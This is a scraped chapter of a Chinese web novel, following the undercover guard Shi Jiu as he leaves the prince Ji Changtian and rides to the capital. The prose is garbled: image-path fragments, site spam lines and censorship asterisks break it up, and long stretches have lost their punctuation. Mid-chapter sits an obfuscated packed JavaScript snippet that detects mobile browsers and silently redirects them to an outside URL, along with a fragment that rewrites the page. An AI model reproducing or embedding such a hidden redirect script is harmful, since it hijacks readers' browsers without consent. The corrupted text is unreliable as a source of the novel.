第122章打工
【你向我保证,一定平安回来。】
三个人三只手同时抓住了包裹,谁也不肯退让,一时间,场面陷入僵持。
“你知不知道此行有多危险?”季长天眉头紧锁,神情凝重,“稍有不慎,就会丢了性命。”
时久:“我的性命是命,黄大哥的命就不是命了吗?他去又或我去,不都一样危险?”
季长天被他噎住,竟找不出合适的话来反驳。
眼看着气氛又陷入胶着,终是黄大率先松开了手:“其实,我是黄二。”
时久和季长天齐齐看向他,脸上同时露出愕然。
黄大:“开个玩笑。”
时久从没想过黄大还会开玩笑,不禁开始怀疑他真的是黄二,像是得某种启发,他道:“黄大黄二是同胞兄弟,若是其中一个**,另一个要怎么办?”
季长天:“那你若是**,要让我怎么办?”
“我加入王府的时间毕竟还短,他们兄弟二人陪伴殿下多年,理应和殿下感情更深厚些。”
“感情这种事,岂能单纯用时间衡量?有人一见钟情,有人相识数载亦形同陌路,你明知你我之间的关系已绝非单纯的王爷和下属,怎能轻易说出这种话?”
“那他们对殿下来说就只是下属吗?”时久反驳道,“亲情和爱情之间,殿下难道会不假思索地选择后者?”
季长天气结:“你……”
黄大:“……”
见季长天哑口无言,时久手中陡然加力,一把将包裹抢了过来:“我已经决定好,殿下就别再劝了,更何况,来殿下身边卧底本来就是我的任务,这次回去,不光是为了殿下,也是为了我自己。”
季长天长叹一声,合了合眼,强迫自己冷静下来:“那你要向我保证,一定平安回来。”
“自然。”
季长天从抽屉里拿出一颗小白丸,时久将它放进已经空了的储药球里,背上包裹准备启程。
这时,季长天又想起什么:“对了,你的轻功……”
“我已经试过,可以重新运转,只是还不太稳定。”时久道。
他之前一直想要解开轻功却不得其法,而今被动退出了,重新启用明显要容易得多,今天他尝试了几次,可以顺利进入敛息状态,并有种强烈的感觉,只要再将内息运行一个周天,就可以回到以前那种状态,只是怕回去了又解不开,所以没有轻易尝试。
季长天点点头:“既然这样……大黄,你去将府里最快的马给十九牵来,多备些干粮和水,还有银子。”
黄大领命而去,时久又道:“出发之前,我还要再去一趟乌逐那里,告诉他我要回京复
恭喜你可以去书友们那里给他们剧透了,他们一定会“羡慕嫉妒恨”的
命。”
季长天:“那你不如先把东西放下解决乌逐那边的事再回来取。”
时久后退一步坚决不肯把包裹交出去警惕地望着他:“别以为我不知道殿下打的什么主意等我回来黄大哥早已经带着东西上路了对吧?”
季长天:“……”
时久还不放心又当着他的面把包裹打开检查了一下里面的东西确认没被偷梁换柱。
季长天无奈叹气:“我在你心目中的信用已经这么低了?我既然已经答应就不会再反悔。”
“那可说不准”时久道
季长天还想再说什么最终却只是抿了抿唇叮嘱他道:“路上小心。”
时久离开狐语斋才出门就听到一声熟悉的猫叫低头一看只见漆黑夜色中不知何时睁开一双碧绿的猫眼黑猫正围着他蹭来蹭去。
他蹲下身来摸了摸猫小煤球像是若有所感不停用脑袋拱他的手。
“过几天我就回来了”时久道“你在这里好好陪着殿下。”
小煤球:“喵。”
没有太多时间陪猫玩时久哄了它一会儿便离开了回喵隐居拿了点随身物品而后骑上黄大牵来的马直接离开了王府。
感觉到他的气息消失在夜幕之中季长天脱力地跌坐下来。
明明一切都在顺利按照计划进行可真到了这一刻他心里突然漫上无边的恐慌就如这浓稠的夜色伸手不见五指。
他忍不住想如果出现意外时久回不来可怎么办。
如果季永晔不肯下旨如果薛停没能顺利倒戈如果任何一环出了岔子如果他赌输了。
他曾不止一次对时久说赌桌之上没有人能一直赢即便是输他也不惧不悔可当他看到时久义无反顾为他以身犯险的那一刻他才发觉原来自己内心依然在畏惧。
他害怕失败更害怕失去害怕自己所有的承诺不过一纸空谈害怕他的羽翼庇佑不住身边人护不住那人周全。
不知是因为两天没睡觉还是因为内伤前所未有的虚弱感席卷而来胸口窒闷得厉害让他忍不住低声咳嗽太阳穴一突一突地跳牵连着脑袋也跟着疼了起来。
他紧紧攥住座椅扶手面色比以往更加苍白跳动的烛火映照在浅色的眼眸中却无法驱除其中的阴影。
忽地黑暗中有什么东西蹿上了他的膝盖带来一片沉重的温暖季长天微微一顿伸手触上黑猫顺滑柔软的皮**。
他抚摸着猫的脊背纷乱的心绪逐渐和猫**一起理顺他听着黑猫舒服的呼噜声紧绷的身体也慢慢放松下
恭喜你可以去书友们那里给他们剧透了,他们一定会“羡慕嫉妒恨”的
来。
季长天深呼吸激烈的心跳再次趋近于平和他低声道:“多谢我也该去做自己的事了。”
*
时久向守城卫兵出示了文牒而今时局紧迫所有人皆是严阵以待平日里松懈的宵禁和夜巡都严格许多士兵盘问他许久才放行。
他策马一路狂奔直奔城外军营入营之前他先找了个地方把随身携带的东西藏在隐蔽处并拴好了马。
之前来过一次
明明已是后半夜这里竟也灯火通明显然睡不着觉的不止州廨和晋阳王府。
乌逐见到他来立刻屏退了左右问道:“怎么样?计划可有变动?”
时久摇头:“我来是向你辞行我要立刻启程回京复命。”
乌逐皱了皱眉:“那晋阳这边……”
时久:“你暂且配合季长天的计划而今陛下已不信任我此番我回京一是复命二来也借此机会帮陛下抓出‘内鬼’重新得到他的信任如果陛下肯处死薛停把玄影卫交给我那我们的计划就已经成功了一半。”
听他这么说乌逐稍稍放下心来时久又道:“我会想
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|16818556|176859||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
办法说服陛下让他下旨**并同意季长天将你押解入京有皇命在身不愁调不到兵待到过了蒲津关我们便暗中杀掉季长天再以他之名发号施令这样攻破晏安城的胜算更大些。”
乌逐点了点头:“好就听你的。”
交代完时久离开了军营取回包裹又检查了一遍里面的东西确认无误再次骑马上路。
天色将明一缕天光自东方漫上天际即将驱散浓墨般的黑夜。
他勒马驻足最后回望了一眼晋阳城的方向城楼在晨光中渐渐现出轮廓巍峨静默。
时久收回视线一夹马腹绝尘而去。
*
是夜一份调兵文牒发到了并州各折冲府。
文牒来自晋阳王府加盖了刺史印和州廨官印但并没有兵符只说为**事急调兵朝廷下发的诏书和兵符都会在七日之内补上。
各府都尉们跟这文牒上的墨字大眼瞪小眼虽然所有人都知道这事不合规矩可乌逐刺杀晋阳王意欲**的消息早已传得沸沸扬扬晋阳王调兵**也是理所应当短暂犹豫过后有五成折冲府同意了调兵剩下的五成则以手续不全为由选择了观望。
就在季长天紧锣密鼓地调兵时时久正快马加鞭一路飞驰入京。
他完全没有合眼昼夜不歇马都换了好几匹终于在第三天的上午抵达了晏安城门。
座下的马已经累了个半
听说和异性朋友讨论本书情节的,很容易发展成恋人哦
死,不停喘着粗气,时久感觉自己也和这匹马差不多了,甚至有点后悔主动请缨来跑这一趟,还不如让黄大来呢。
从马背上跳下来时,他一个踉跄,几乎没有站稳,从没这么高强度地跑过马,他两腿发软,大腿更是磨得没了知觉,也不知道是不是磨破了。
反正他已经换上夜行衣,从外观上倒也看不出来。
喝光了水囊里最后一口水,总算是有了点力气,左手颤抖着从怀里掏出身份凭证,出示给城门口检查的士兵。
右手到现在还是没有恢复,这两天一直在路上奔波,根本没空放血,更没顾得上喝药,此刻整条手臂酸胀又麻木,不知道是不是毒伤变严重了。
卫兵一看到他是玄影卫,立刻恭恭敬敬地放行,时久将快要累死的驿马直接交给了对方,背着行李进了城。
再次进入这座名为晏安的城池,踏进这车水马龙的繁华国都,看着四通八达的街道向前延伸,形形**的人群从身边经过,他竟有种恍若隔世的感觉。
之前他离开晏安时,还以为自己永远不会再回来了。
没想到才过去半年,他就又回到了这里,并且是主动回来的。
这半年间发生的事,实在是天翻地覆,放在半年前,他绝对不敢相信自己有朝一日会为了某个人出生入死,和他携手与共。
离开时他是被迫执行任务,前路未卜,现如今,他却早已找到了归心之处,找到了属于自己的那份意义。
正想着,敏锐的感知力让他察觉到什么,余光所及处,两道人影一闪即逝。
玄影卫?
这么快就发现他了?他才刚进城。
这天子脚下,果然非同寻常。
来不及再多想,他定了定神,运起轻功,身形一闪从原地消失,直奔皇城。